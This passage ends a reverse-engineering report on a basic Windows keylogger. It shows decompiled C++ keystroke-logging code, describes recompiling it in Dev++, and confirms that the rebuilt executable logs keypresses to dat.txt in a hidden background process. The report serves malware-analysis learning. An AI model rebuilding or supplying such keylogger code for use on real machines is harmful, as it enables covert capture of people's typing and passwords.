//   _ZNSt13basic_fstreamIcSt11char_traitsIcEED1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx6, 1, r9, v8);

  return;

  }
```

You can see form the blacked out code it uses C++ **fstream** functions. The **std::fstream** operations in C++ generate significant boilerplate code when compiled. Using C code functions instead I can replace the C++ operations and the code will still run.

COMPILING THE CODE

The logic of the program is better understood now, we know what it is doing and how it works. I want to take it to the next stage to get it to work as it was supposed to.

We don't have the original C++ source code, it's using high level C++ API functions. I'm going to replace these functions with equivalent C functions which work better with the snowman decompiler code, yet still produce the same result.


The final task is to compile the code with the Dev++ Compiler. I copy the code from the Snowman Decompiler and paste into the Dev++ Compiler and run the code. Apart from some errors the code works fine.

```
/* specialKeys */
bool SpecialKeys(int ecx){

    void** rbp5;
    void** rcx6;
    uint32_t eax7;
    void** rcx8;
    void** rcx9;
    void** rcx10;
    void** rcx11;
    void** rcx12;
    void** rcx13;
    void** rcx14;
    void** rcx15;
    void** rcx16;
    void** rcx17;
    void** rcx18;
    void** rcx19;
    void** rcx20;
    void** r9;
    rbp5 = reinterpret_cast<void**>(reinterpret_cast<void**>(0)); //create empty object


    if (ecx == VK_MENU) { //18
        cout << (rcx6, "#ALT ");
       //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
      // _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
       Log(rbp5 + 0x70, "#ALT ", rbp5 + 0x7f, r9); //Log
     //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
     //  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
      eax7 = 1;
       } else {
```

When the keylogger program is compiled and run it creates a .**exe** file. When this **.exe** file is double clicked it does not appear to do anything, except the command line window appears for a second and then vanishes. A process runs in the background, gathering keyboard buttons pressed and logging this information to a **dat.txt** file.



When this **dat.txt** file is opened I can see what I had just written in a word document, the buttons pressed on the keyboard. The keylogger is working as it is supposed to.

CONCLUSION

This report provides a detailed technical analysis and reverse-engineering breakdown of a basic Windows keylogger. While this specific sample lacks advanced stealth capabilities, it serves as an excellent introduction to the reverse-engineering process. The objective of this project was to analyze a C++ keylogger using the Snowman decompiler and IDA Pro to decipher its core functionality. Additionally, the project demonstrates how to translate the decompiled high-level C++ code into a lower-level C program while maintaining its original operational capabilities.